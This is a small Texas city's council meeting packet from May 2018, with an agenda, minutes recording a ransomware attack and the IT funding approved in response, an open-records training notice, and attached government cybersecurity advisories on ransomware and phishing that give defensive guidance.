City Council Photo

* Staff would like to take a group City Council photo . . .

Tuesday, May 15th, 2018, 6:30 p.m.

Parker City Hall

Yes, it is that time again . . . We need an updated City Council photo for the City's website.

Thanks!

Staff

CITY OF PARKER

Patti Scott Grey, City Secretary

May 15, 2018

Newly Elected Mayor and Councilmembers

RE: Open Meetings Act (OMA) and Public Information Act (PIA) Training

---

Recently, you were elected as a Mayor or Councilmember. Your term will expire May, 2020.

The Texas Government Code § 552.012. Open Records Training requires elected and appointed public officials receive training in Texas open government laws. Everyone that has not completed the OMA and PIA online training in the past two years is encouraged to take time to do so. It is important, but not required, to review this training regularly.

Each Training course will take approximately one hour to complete. You can complete the training online at
https://texasattorneygeneral.gov/og/open-government-training.
Once completed, please return your certificate of completion to the City Secretary's Office.

If you should have any questions please do not hesitate to contact me.

Respectfully,

Patti Scott Grey

Patti Scott Grey
City Secretary
PGrey@parkertexas.us

cc: Jeff Flanigan, City Administrator
Lee Pettle, Mayor

Sec. 552.012. OPEN RECORDS TRAINING. (a) This section applies to an elected or appointed public official who is:

(1) a member of a multimember governmental body;

(2) the governing officer of a governmental body that is headed by a single officer rather than by a multimember governing body; or

(3) the officer for public information of a governmental body, without regard to whether the officer is elected or appointed to a specific term.

(b) Each public official shall complete a course of training of not less than one and not more than two hours regarding the responsibilities of the governmental body with which the official serves and its officers and employees under this chapter not later than the 90th day after the date the public official:

(1) takes the oath of office, if the person is required to take an oath of office to assume the person's duties as a public official; or

(2) otherwise assumes the person's duties as a public official, if the person is not required to take an oath of office to assume the person's duties.

(c) A public official may designate a public information coordinator to satisfy the training requirements of this section for the public official if the public information coordinator is primarily responsible for administering the responsibilities of the public official or governmental body under this chapter. Designation of a public information coordinator under this subsection does not relieve a public official from the duty to comply with any other requirement of this chapter that applies to the public official. The designated public information coordinator shall complete the training course regarding the responsibilities of the governmental body with which the coordinator serves and of its officers and employees under this chapter not later than the 90th day after the date the coordinator assumes the person's duties as coordinator.

(d) The attorney general shall ensure that the training is made available. The office of the attorney general may provide the training and may also approve any acceptable course of training offered by a governmental body or other entity. The attorney general shall ensure that at least one course of training approved or provided by the attorney general is available on videotape or a functionally similar and widely available medium at no cost. The training must include instruction in:

(1) the general background of the legal requirements for open records and public information;

(2) the applicability of this chapter to governmental bodies;

(3) procedures and requirements regarding complying with a request for information under this chapter;

(4) the role of the attorney general under this chapter; and

(5) penalties and other consequences for failure to comply with this chapter.

(e) The office of the attorney general or other entity providing the training shall provide a certificate of course completion to persons who complete the training required by this section. A governmental body shall maintain and make available for public inspection the record of its public officials' or, if applicable, the public information coordinator's completion of the training.

(f) Completing the required training as a public official of the governmental body satisfies the requirements of this section with regard to the public official's service on a committee or subcommittee of the governmental body and the public official's ex officio service on any other governmental body.

(g) The training required by this section may be used to satisfy any corresponding training requirements concerning this chapter or open records required by law for a public official or public information coordinator. The attorney general shall

attempt to coordinate the training required by this section with training required by other law to the extent practicable.

(h) A certificate of course completion is admissible as evidence in a criminal prosecution under this chapter. However, evidence that a defendant completed a course of training offered under this section is not prima facie evidence that the defendant knowingly violated this chapter.

Added by Acts 2005, 79th Leg., Ch. 105 (S.B. 286), Sec. 2, eff. January 1, 2006.

Texas Government Code § 552.012. Open Records Training - See more at: http://codes.findlaw.com/tx/government-code/gov-t-sect-552-012.html#sthash.elRhbFul.dpuf

(a) This section applies to an elected or appointed public official who is:
(1) a member of a multimember governmental body;
(2) the governing officer of a governmental body that is headed by a single officer rather than by a multimember governing body; or
(3) the officer for public information of a governmental body, without regard to whether the officer is elected or appointed to a specific term.
(b) Each public official shall complete a course of training of not less than one and not more than two hours regarding the responsibilities of the governmental body with which the official serves and its officers and employees under this chapter not later than the 90th day after the date the public official:
(1) takes the oath of office, if the person is required to take an oath of office to assume the person's duties as a public official; or
(2) otherwise assumes the person's duties as a public official, if the person is not required to take an oath of office to assume the person's duties.
(c) A public official may designate a public information coordinator to satisfy the training requirements of this section for the public official if the public information coordinator is primarily responsible for administering the responsibilities of the public official or governmental body under this chapter. Designation of a public information coordinator under this subsection does not relieve a public official from the duty to comply with any other requirement of this chapter that applies to the public official. The designated public information coordinator shall complete the training course regarding the responsibilities of the governmental body with which the coordinator serves and of its officers and employees under this chapter not later than the 90th day after the date the coordinator assumes the person's duties as coordinator.
(d) The attorney general shall ensure that the training is made available. The office of the attorney general may provide the training and may also approve any acceptable course of training offered by a governmental body or other entity. The attorney general shall ensure that at least one course of training approved or provided by the attorney general is available on videotape or a functionally similar and widely available medium at no cost. The training must include instruction in:
(1) the general background of the legal requirements for open records and public information;
(2) the applicability of this chapter to governmental bodies;
(3) procedures and requirements regarding complying with a request for information under this chapter;
(4) the role of the attorney general under this chapter; and
(5) penalties and other consequences for failure to comply with this chapter.
(e) The office of the attorney general or other entity providing the training shall provide a certificate of course completion to persons who complete the training required by this section. A governmental body shall maintain and make available for public inspection the record of its public officials' or, if applicable, the public information coordinator's completion of the training.
(f) Completing the required training as a public official of the governmental body satisfies the requirements of this section with regard to the public official's service on a committee or subcommittee of the governmental body and the public official's ex officio service on any other governmental body.
(g) The training required by this section may be used to satisfy any corresponding training requirements concerning this chapter or open records required by law for a public official or public information coordinator. The attorney general shall attempt to coordinate the training required by this section with training required by other law to the extent practicable.
(h) A certificate of course completion is admissible as evidence in a criminal prosecution under this chapter. However, evidence that a defendant completed a course of training offered under this section is not prima facie evidence that the defendant knowingly violated this chapter.

- See more at: http://codes.findlaw.com/tx/government-code/gov-t-sect-552-012.html#sthash.elRhbFul.dpuf

AGENDA

CITY COUNCIL MEETING

MAY 15, 2018 @ 7:00 P.M.

Notice is hereby given the City Council for the City of Parker will meet in a Regular Meeting on Tuesday, May 15, 2018 at 7:00 P.M. at the Parker City Hall, 5700 E. Parker Road, Parker, Texas, 75002.

CALL TO ORDER – Roll Call and Determination of a Quorum

PLEDGE OF ALLEGIANCE

AMERICAN PLEDGE: I pledge allegiance to the flag of the United States of America; and to the republic for which it stands, one nation under God, indivisible with liberty and justice for all.

TEXAS PLEDGE: Honor the Texas flag; I pledge allegiance to thee, Texas, one state under God, one and indivisible.

PUBLIC COMMENTS **The City Council invites any person with business before the Council to speak to the Council. No formal action may be taken on these items at this meeting. Please keep comments to 3 minutes.**

CONSENT AGENDA **Routine Council business. Consent Agenda is approved by a single majority vote. Items may be removed for open discussion by a request from a Councilmember or member of staff.**

1. APPROVAL OF MEETING MINUTES FOR APRIL 17, 2018. [SCOTT GREY]
2. REPUBLIC WASTE QUARTERLY REPORT. [BERNAS]
3. DEPARTMENT REPORTS-ANIMAL CONTROL, BUILDING, COURT, FIRE, POLICE AND WEBSITE

INDIVIDUAL CONSIDERATION ITEMS

4. CONSIDERATION AND/OR ANY APPROPRIATE ACTION OF RESOLUTION 2018-569 CANVASSING THE ELECTION RETURNS AND DECLARATION OF RESULTS OF AN ELECTION HELD IN THE CITY OF PARKER, TEXAS ON MAY 5, 2018. [SCOTT GREY]
5. ADMINISTER OATH OF OFFICE TO NEWLY ELECTED OFFICIALS MAYOR LEE PETTLE, COUNCILMEMBER PATRICK TAYLOR, AND COUNCILMEMBER EDWIN SMITH. [SCOTT GREY]
   - City Secretary – Mayor
   - Mayor - Councilmembers
6. BREAK FOR A BRIEF RECEPTION FOR THE OUTGOING ELECTED OFFICIALS

INDIVIDUAL CONSIDERATION ITEMS (CONTINUED)

7. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-570, APPOINTING THE 2018-2019 MAYOR PRO TEM. [PETTLE]
8. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-571 APPOINTING A CHIEF INVESTMENT OFFICER AND MEMBERS TO SERVE ON THE INVESTMENT COMMITTEE. [BOYD]
9. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-572, DENYING ONCOR ELECTRIC DELIVERY COMPANY LLC'S APPLICATION FOR DISTRIBUTION COST RECOVERY FACTOR (DCRF). [SHELBY]

ROUTINE ITEMS

10. FUTURE AGENDA ITEMS

    REMINDER(S):

    - Send your vacation dates to the City Secretary.
    - The May 22, 2018 Democratic & Republican Primary Runoff Election Early Voting/polling location will be **Lovejoy ISD**. The Early Voting period is from Monday, May 14th – Friday, May 18th – 7 am -7 pm each day. Election Day is Tuesday, May 22nd – 7 am-7 pm and the polls with be open at **Lovejoy ISD and Parker City Hall.**
    - Tuesday, June 12, 2018, Budget Work Session
    - Projected 2018 Tax Rate Planning Calendar

11. ADJOURN

In addition to any specifically identified Executive Sessions, Council may convene into Executive Session at any point during the open meeting to discuss any item posted on this Agenda. The Open Meetings Act provides specific exceptions that require that a meeting be open. Should Council elect to convene into Executive Session, those exceptions will be specifically identified and announced. Any subsequent action, as a result of this Executive Session, will be taken and recorded in open session.

I certify that this Notice of Meeting was posted on or before May 11, 2018 by 5:00 p.m. at the Parker City Hall, and as a courtesy, this Agenda is also posted to the City of Parker Website at www.parkertexas.us.

Date Notice Removed

Patti Scott Grey
City Secretary

The Parker City Hall is Wheelchair accessible. Sign interpretations or other special assistance for disabled attendees must be requested 48 hours in advance by contacting the City Secretary's Office at 972 442 6811.

Council Agenda Item

Item 1
C'Sec Use Only

Budget Account Code:		Meeting Date:	May 15, 2018
Budgeted Amount:		Department/ Requestor:	City Secretary
Fund Balance-before expenditure:		Prepared by:	City Secretary Scott Grey
Estimated Cost:		Date Prepared:	May 11, 2018
Exhibits:	Proposed Minutes		

AGENDA SUBJECT

APPROVAL OF MEETING MINUTES FOR APRIL 17, 2018. [SCOTT GREY]

SUMMARY

Please review the attached minutes. If you have any questions, comments, and/or corrections, please contact the City Secretary at PGrey@parkertexas.us prior to the City Council meeting.

POSSIBLE ACTION

City Council may direct staff to take appropriate action.

Inter – Office Use			
Approved by:			
Department Head/ Requestor:	Patti Scott Grey	Date:	05/10/2018
City Attorney:		Date:	
City Administrator:	Jeff Flanigan	Date:	05/11/2018

MINUTES

CITY COUNCIL MEETING

APRIL 17, 2018

CALL TO ORDER – Roll Call and Determination of a Quorum

The Parker City Council met in a regular meeting on the above date at Parker City Hall, 5700 E. Parker Road, Parker, Texas, 75002.

Mayor Z Marshall called the meeting to order at 7:00 p.m. Councilmembers Scott Levine, Cindy Meyer, Lee Pettle, Cleburne Raney, and Ed Standridge were present.

Staff Present: City Administrator Jeff Flanigan, Finance/H.R. Manager Johnna Boyd, City Secretary Patti Scott Grey, City Attorney Brandon Shelby, Fire Chief Mike Sheff, and Police Chief Richard Brooks

PLEDGE OF ALLEGIANCE

AMERICAN PLEDGE: Terry Lynch led the pledge.

TEXAS PLEDGE: Elvis Nelson led the pledge.

PUBLIC COMMENTS The City Council invites any person with business before the Council to speak. No formal action may be taken on these items at this meeting. Please keep comments to 3 minutes.

None

PROCLAMATION

Mayor Marshall presented a proclamation, recognizing Southfork Ranch in Parker, Texas, for the 40th year reunion of the TV Show DALLAS and their many outstanding achievements and events, to Forever Resorts Regional Director of Sales and Marketing Janna Timm. The Mayor, City Council, City Staff, and audience applauded. Ms. Timm accepted the proclamation and thanked everyone for their support.

CONSENT AGENDA Routine Council business. Consent Agenda is approved by a single majority vote. Items may be removed for open discussion by a request from a Councilmember or member of staff.

1. APPROVAL OF MEETING MINUTES FOR APRIL 17, 2018. [SCOTT GREY]
2. CITY INVESTMENT QUARTERLY REPORT. [MARSHALL]
3. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON ADVERTISING REQUEST FOR QUALIFICATIONS (RFQs) FOR AUDITOR SERVICES. [BOYD]

   MOTION: Councilmember Raney moved to approve the consent agenda as presented. Councilmember Standridge seconded with Councilmembers Levine, Meyer, Pettle, Raney, and Standridge voting for the motion. Motion carried 5-0.

INDIVIDUAL CONSIDERATION ITEMS

4. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON RESOLUTION NO. 2018-568, APPROVING AN INTERLOCAL AGREEMENT BETWEEN COLLIN

COUNTY (CC) AND THE CITY OF PARKER FOR ROAD AND BRIDGE IMPROVEMENTS. [FLANIGAN]

MOTION: Councilmember Standridge moved to approve Resolution No. 2018-568, approving an interlocal agreement (ILA) between Collin County (CC) and the City of Parker for road and bridge improvements, with a corrected footer. Councilmember Raney seconded with Councilmembers Levine, Meyer, Pettle, Raney, and Standridge voting for the motion. Motion carried 5-0. [See Exhibit 1 – Corrected Resolution No. 2018-568, approving an interlocal agreement (ILA) between Collin County (CC) and the City of Parker for road and bridge improvements.]

5. CONSIDERATION AND/OR ANY APPROPRIATE ACTION ON TRANSFERRING FUNDS FROM THE CITY COUNCIL CONTINGENCY FUND TO INFORMATION TECHNOLOGY (IT). [BOYD/BROOKS]

Finance/H.R. Manager Johnna Boyd noted the City had been experiencing IT issues. Ms. Boyd said she, the City Administrator, and the Police Chief met, discussed, and decided the City needed a more qualified company available to help with the City's IT needs. Ms. Boyd said they reached out to several companies, talking with them and checking their references. They chose GTS Technology Solutions, Austin, Texas, with local offices in the Dallas area. GTS came in, reviewed the City's network system, and decided the City had a "mess". A set of projects were arranged to tackle the various issues and to provide stability within the City. The City then experienced Ransomware attacks, taking out the email exchange server. A great deal of work needed to be done just to get everyone access again. Ms. Boyd noted to date, $29,500 had been spent, stating she had funds she could move around and quotes from GTS Technology Solutions. Ms. Boyd said staff was requesting a transfer of $50,000 from the City Council Contingency Fund to Information Technology (IT).

Russell Harris, PMP, IT Director, Infrastructure and Managed Services at GTS Technology Solutions, Austin, Texas and JD Rowell, GTS Account Executive, Plano, Texas, introduced themselves, reviewed their company background, experience, the coincidental Ransomware attacks, and the City's problems and progress to stabilize the environment.

Chief Brooks said staff worked very closely with the GTS representatives to determine the best course of action, which is to take down the old system and bring up the new system. This required a great deal of work he was not aware of when the project was initiated. Chief Brooks said he felt confident in GTS' assessment and course of action for the Police Department. There would need to be further assessment to determine the City Hall side.

Councilmember Standridge confirmed with Chief Brooks that GTS Technology Solutions had the proper credentials, certifications, qualifications to work with the Police Department's sensitive information. Chief Brooks said yes and noted GTS works with the City of Arlington and Dallas Police Departments.

Councilmember Meyer asked if this would cover the Police Department as well as City Hall. Finance/H.R. Manager Johnna Boyd said this would cover the Police Department. City Hall is running stable at this time and there is a backup. Our priority is the Police Department and she would need some dollars for her frantic calls to GTS for certain problems, handled remotely. Councilmember Meyer asked if there would be a maintenance agreement for some period of time. Ms. Boyd said currently,

work is being completed on an incident basis and we are working toward a service agreement once the City is stabilized.

An audience member asked about email training to prevent future problems.

Mayor Pro Tem Levine clarified the request is for $50,000.

Councilmember Meyer asked if this would include the Records Management System. Chief Brooks said this would stabilize the Police Department's infrastructure so the department can move toward the Records Management System/Mobile Data (CAD/MD).

MOTION: Councilmember Standridge moved to approve the transferring of $50,000 from City Council Contingency Fund to Information Technology, as stated. Councilmember Raney seconded with Councilmembers Levine, Meyer, Pettle, Raney, and Standridge voting for the motion. Motion carried 5-0. [See Exhibit 2 – (FOUO) CYBER NOTICE: Ransomware Attacks and Malicious Malware.]

ROUTINE ITEMS

6. FUTURE AGENDA ITEMS

Mayor Marshall asked if there were any items to be added to the future agenda. There were no additions at that time. He noted the next regularly scheduled meeting would be Tuesday, May 15, 2018, due to early voting on May 1 and reviewed the following reminders:

REMINDER(S):

- SATURDAY, APRIL 28, 2018, 10AM-2PM, DRUG TAKE BACK
- TUESDAY, MAY 1, 2018 CITY COUNCIL MEETING CANCELED DUE TO EARLY VOTING
- SATURDAY, MAY 5, 2018 – GENERAL & SPECIAL ELECTION (EV AND ED INFO)

Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
Apr 22	Apr 23 Early Voting 8am to 5pm	Apr 24 Early Voting 8am to 5pm	Apr 25 Early Voting 8am to 5pm	Apr 26 Early Voting 8am to 7pm	Apr. 27 Early Voting 8am to 5pm	Apr. 28 Early Voting 8am to 5pm
Apr 29	Apr 30 Early Voting 7am to 7pm	May 1 Early Voting 7am to 7pm	May 2	May 3	May 4	May 5 Election Day 7am to 7pm

- The May 22, 2018 Democratic & Republican Primary Runoff Election Early Voting/polling location will be **Lovejoy ISD**. The Early Voting period is from Monday, May 14th – Friday, May 18th – 7 am -7 pm each day. Election Day is Tuesday, May 22nd – 7 am-7 pm and the polls with be open at **Lovejoy ISD and Parker City Hall.**
- PROJECTED 2018 TAX RATE PLANNING CALENDAR

7. ADJOURN

Mayor Marshall adjourned the meeting at 7:25 p.m.

APPROVED:

Mayor Z Marshall

ATTESTED:

Approved on the __15th___ day of _____May_____, 2018.

Patti Scott Grey, City Secretary

Exhibit 1

RESOLUTION NO. 2018-568
(2018-2019 Collin County Road and Bridge Agreement)

A RESOLUTION OF THE CITY OF PARKER, COLLIN COUNTY, TEXAS, PROVIDING FOR THE EXECUTION OF AN AGREEMENT BETWEEN THE CITY OF PARKER AND COLLIN COUNTY FOR ROAD AND BRIDGE IMPROVEMENTS.

WHEREAS, the City of Parker finds it necessary to maintain its roadways for the health and protection of its residents; and

WHEREAS, The City of Parker has budgeted sufficient funds to make the required payments.

NOW, THEREFORE, BE IT RESOLVED BY THE CITY COUNCIL OF PARKER, COLLIN COUNTY, TEXAS:

SECTION 1. The Parker City Council does authorize the Mayor to enter into an agreement with Collin County for Road and Bridge Improvements in substantially the form attached hereto.

SECTION 2. This resolution shall be effective upon its passage.

APPROVED AND ADOPTED this 17th day of April, 2018.

_____
Z Marshall, Mayor

ATTEST:

_____
Patti Scott Grey, City Secretary

APPROVED TO FORM:

_____
Brandon S. Shelby, City Attorney

Exhibit 2

Homeland Security

Hunt and Incident Response Team (HIRT)

THE NATIONAL CYBERSECURITY & COMMUNICATIONS INTEGRATION CENTER (NCCIC) OPERATES AT THE INTERSECTION OF THE PRIVATE SECTOR, CIVILIAN, LAW ENFORCEMENT, INTELLIGENCE, AND DEFENSE COMMUNITIES, APPLYING UNIQUE ANALYTIC PERSPECTIVES, ENSURING SHARED SITUATIONAL AWARENESS, AND ORCHESTRATING SYNCHRONIZED RESPONSE EFFORTS WHILE PROTECTING THE CONSTITUTIONAL AND PRIVACY RIGHTS OF AMERICANS IN BOTH THE CYBERSECURITY AND COMMUNICATIONS DOMAINS.

The NCCIC HIRT provides expert intrusion analysis and mitigation guidance to clients who lack in-house capability or require additional assistance with responding to a cyber incident. HIRT supports federal departments and agencies, state and local governments, the private sector (industry and critical infrastructure asset owners and operators), academia, and international organizations.

NCCIC HIRT performs both on-site and remote cybersecurity incident response. A typical engagement includes log, network traffic, and host analysis. The goal is to discover malicious actors, acquire, and analyze the malicious tools, and provide mitigation guidance.

NCCIC HIRT is uniquely positioned with knowledge of both unclassified and classified actor tactics, techniques, and procedures compiled from public and private sector partners. HIRT works closely with law enforcement, the intelligence community, and international partners to provide a coordinated and comprehensive response. The NCCIC HIRT provides on-site support for numerous large-scale engagements each year, covering a wide variety of organizations.

HUNT

The goal of a hunt is to use tools and techniques to proactively check for and mitigate against malicious actor activity. More specifically, it will be charged to search for exploitation tools, tactics, procedures and their associated artifacts. Performed from within the customer environment on internal networks and hosts, it will encompass any systems that were identified by a Risk Review. Hunts are scoped to those systems that are part of a risk vetting process. The initial hunt will be targeted and precise, but results of an initial analysis may warrant the expansion of its scope to include additional systems, segments or environments. Ultimately, the analysis will further measure potential risks to the integrity, confidentiality, and availability of systems that need immediate attention. If evidence of a potential compromise is recognized, the Incident Response Team (IRT) will review agency materials and conduct interviews with technical staff, management, and senior leadership to further understand possible security gaps, thus allowing for more effective mitigation. As part of this mitigation response, a document incorporating actionable guidance will be provided.

INCIDENT RESPONSE

If evidence of a potential compromise is recognized, the Incident Response Team (IRT) will review agency materials and conduct interviews with technical staff, management, and senior leadership to further understand possible security gaps, thus allowing for more effective mitigation. As part of this mitigation response, a document incorporating actionable guidance will be provided.

TOOLS, TECHNIQUES, AND ARTIFACTS

A hunt and incident response will utilize tools, techniques, and artifacts to determine where a system has been compromised. They are listed as follows:

- Existing documentation to include policies, procedures and processes
- System owner interviews
- Existing customer documentation
- Host-based analysis
- Review of existing customer logs
- Network traffic analysis
- Network infrastructure analysis
- Data mappings and other diagrams

ADVANTAGES

- HIRT improves in-house lab capabilities and onsite processes
- HIRT utilizes defined, repeatable processes
- HIRT leverages total HIRT, US-CERT, ICS-CERT, and NCCIC capabilities to assist the client
- HIRT is able to create customized mitigation plan for the client

SERVICE OFFERINGS

The HIRT works onsite and remotely to provide services to eligible clients. All of the following are offered on a voluntary basis:

Incident Triage: Process taken to scope the severity of an incident and determine required resources for action

Network Topology Review: Assessment of network ingress, egress, remote access, segmentation, and interconnectivity, with resulting recommendations for security enhancements

Infrastructure Configuration Review: Analysis of core devices on the network which are or can be used for network security (e.g., prevention, monitoring, or enforcement functions)

Log Analysis: Examination of logs from network and security devices to illuminate possible malicious activity

Incident Specific Risk Overview: Materials and in-person briefings for technical, program manager, or senior leadership audience; cover current cyber risk landscape, including classified briefings to cleared staff when appropriate

Hunt Analysis: Deployment of network hunting tools to proactively detect indicators of compromise (IOC)

Security Program Review: A review of the client's existing security roles, responsibilities, and policies to identify possible organizational or information-sharing gaps

Malware Analysis: Reverse engineering of malware artifacts to determine functionality and build indicators

Mitigation: Actionable guidance to improve the organization's security posture, including incident-specific recommendations, security best practices, and recommended tactical measures

Digital Media Analysis: Technical forensic examination of digital artifacts to detect malicious activity and develop further indicators


Control Systems Incident Analysis: Analysis of supervisory control and data acquisition devices, process control, distributed control, and any other systems that control, monitor, and manage critical infrastructure

SEND REPORTS TO NCCIC

HIRT encourages reports of cybersecurity incidents, possible malicious code, vulnerabilities, and phishing attacks. Submit a report via phone: 1-888-282-0870 or email: *NCCICCustomerService@hq.dhs.gov*.

JOINT REGIONAL INTELLIGENCE CENTER **SNAPSHOT**

(U//FOUO) ATLANTA'S CYBER ATTACK IS AMONG MOST SIGNIFICANT ON AMERICAN CITIES



(U) Example of a computer screen with a ransomware message on it. Source: *CSO Online*.

(U//FOUO) **On 22 March 2018, the City of Atlanta's computer network was breached in a ransomware attack by the shadowy hacking crew "SamSam."** The hackers demanded approximately $51K to unlock the affected data, according to open source reporting. While major city systems (911, police, fire-rescue, and wastewater treatment) were not affected, officials struggled to keep other departments and services such as the Municipal Court and Department of Corrections running in the aftermath of what some call one of the "most sustained and consequential attacks against a major American city."

(U) Ransomware attacks are increasing in frequency, and caused an estimated $5B in damages in 2017. There are a number of steps that can be taken to prevent and recover from these cyber crimes.

(U) Ransomware Basics

(U) Ransomware is malicious software (malware) that takes over a computer or holds its data hostage to extort money from victims by denying access to that computer or data. Ransomware is introduced in a variety of ways:

- (U) **Links:** The victim clicks a malicious link.
- (U) **"Pay per install":** Attacks computers that are already part of a botnet, further infecting them with additional malware. Criminals who look for security vulnerabilities are paid to find these opportunities.
- (U) **"Drive-by" downloads:** Installed when a victim clicks on a compromised website.
- (U) After the initial infection, the ransomware attempts to spread to shared storage drives and other accessible systems.
- (U) If demands are not met, the system or encrypted data remain unavailable, or data may be deleted.

(U) Ransomware Response

(U) SamSam and other groups often choose victims who may be willing and able to pay the demanded sum of money by finding and locking up the most valuable data. The decision to pay a ransom is a difficult one and there is no guarantee of a positive outcome. Organizations should prepare for the eventuality of a ransomware attack and have a response plan in place.

- (U) As soon as the attack is discovered, isolate the infected computer immediately.
- (U) Isolate or power-off affected devices that have not yet been completely corrupted.
- (U) Immediately secure backup data or systems; ensure they are free of malware.
- (U) Contact a local FBI or US Secret Service field office immediately to report a ransomware event and request assistance.
- (U) If possible, change all online account passwords and network passwords.

(U) Ransomware Protection

(U) Prevention is the best defense against ransomware attacks, which tripled in frequency in 2017. To ensure prevention:

- (U) Conduct a cybersecurity risk analysis.
- (U) Back up all critical information and store it offline.
- (U) Enable strong spam filters to prevent email spoofing and to avoid executable files from reaching end users.
- (U) Configure firewalls to block access to known malicious IP addresses.
- (U) Conduct regular vulnerability patching.
- (U) Allow only "whitelisted" programs to run on the network.
- (U) Implement business continuity plans to sustain critical operations without access to the network.
- (U) **Educate employees** on how ransomware is delivered and cybersecurity best practices.

(U//FOUO) **Published 28 March 2018.** To submit questions/comments, please contact the JRIC at jric@jric.org or (562) 345-1100.

CYBERSECURITY ADVISORY

13 March 2018


UPDATE: Phishing Email Attacks


(U//FOUO) ***On 13 March 2018 a phishing attack was reported that is aggressively attacking networks from IP addresses outside of the United States. This attack is continuing to spread throughout California with changing IPs in the same subnet mask and different email templates.***


(U) Threat actors from outside of the United States continue in a rather aggressive phishing campaign using different email templates from the following CIDRs:


- 169.159.64.0/18 – South African (Originating IPs)
- 163.172.0.0/16 – France (The Link - Malware Servers)
- 217.70.184.0/24 – France (The Link - Malware Servers)

(U) Examples of the most recent phishing attacks are included for review and use, (Please review the original advisory for further examples.







